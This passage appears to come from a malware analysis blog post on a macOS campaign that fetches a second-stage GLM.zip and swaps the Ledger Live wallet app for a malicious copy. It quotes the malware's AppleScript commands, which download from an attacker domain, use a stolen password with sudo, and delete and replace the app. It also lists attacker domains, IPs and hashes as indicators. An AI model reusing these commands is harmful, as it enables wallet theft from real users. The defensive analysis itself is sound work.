https://gamma.metricsaggregator.to/7379951eb23e20eac7369c2b91a325d2_b_l.php
Similarly to the initial code, its download depends on the User-Agent header corresponding to the curl tool.
Content-Disposition: attachment; filename="GLM.zip"

We note that a compressed archive, GLM.zip, which constitutes the second stage of the attack, is being downloaded.
Based on the code of the toast() function, we know that the ZIP file will be extracted and installed on the infected device as the Ledger Live application.
The ZIP archive is extracted using the following command:
do shell script "curl -L -o '" & POSIX path of zipFile & "' '" & thirdVal & "'"
Next, the existing Ledger Live application, likely impersonating the legitimate Ledger Wallet application, is removed and replaced with malicious code.
do shell script "echo \"" & sampleVal & "\" | sudo -S rm -rf '" & POSIX path of appPath & "'"
do shell script "echo \"" & sampleVal & "\" | sudo -S cp -r '" & newAppPath & "' '" & POSIX path of appPath & "'"
At the end of the second-stage download and installation process, the script removes the temporary files and directories.
do shell script "rm -rf '" & POSIX path of extractDir & "'"
do shell script "rm -f '" & POSIX path of zipFile & "'"
Malicious Domains
Based on the above analysis, we can identify the following malicious domains used in this campaign:
metricsaggregator.to
gamma.metricsaggregator.to
commonloamprojects.com
neutralmarlservices.com
Based on data from SecurityTrails, we can see that the domain metricsaggregator.to has been active since October 31, 2025, and is registered to the IP address 23.177.184.137.

We are also able to identify the following subdomains associated with it:
fls.metricsaggregator.to
brsp.metricsaggregator.to
gamma.metricsaggregator.to
plsp.metricsaggregator.to
metricsaggregator.to
trousers.metricsaggregator.to
sklk.metricsaggregator.to


One of these is gamma.metricsaggregator.to, which we also observed in this campaign. It is associated with the IP address 23.177.184.137 as well.

In the case of the domain commonloamprojects.com, we can see that it has been active since September 17, 2025, and that its hosting has changed over time. It is currently associated with the IP address 185.251.89.109.

A similar situation applies to neutralmarlservices.com, which has also been active since September 17, 2025, and is likewise associated with the IP address 185.251.89.109.
Indicators of Compromise
The table below outlines the Indicators of Compromise (IoCs) observed in this campaign. It includes the malicious files identified during analysis, together with their respective cryptographic hash values.
The
salmonela.scptscript is the malicious AppleScript that is downloaded fromgamma.metricsaggregator.to.
| Malicious File | MD5 Hash |
|---|---|
| X.js | 8b974bf976b0729edec27aec39f666f2 |
| salmonela.scpt | 535104b5ec773b9c4dbaab6527c4f88a |
| GLM.zip | f64d1ec3f0f99faa6d119bee34987648 |
Sources
There are multiple interesting articles discussing campaigns targeting macOS that are very similar to the case described in this blog post, which readers may also want to investigate.
- Mac.c stealer evolves into MacSync: Now with a backdoor
- Mac.c Stealer Takes on AMOS: A New Rival Shakes Up the macOS Infostealer Market
- An MDR Analysis of the AMOS Stealer Campaign Targeting macOS via ‘Cracked’ Apps
- Think before you Click(Fix): Analyzing the ClickFix social engineering technique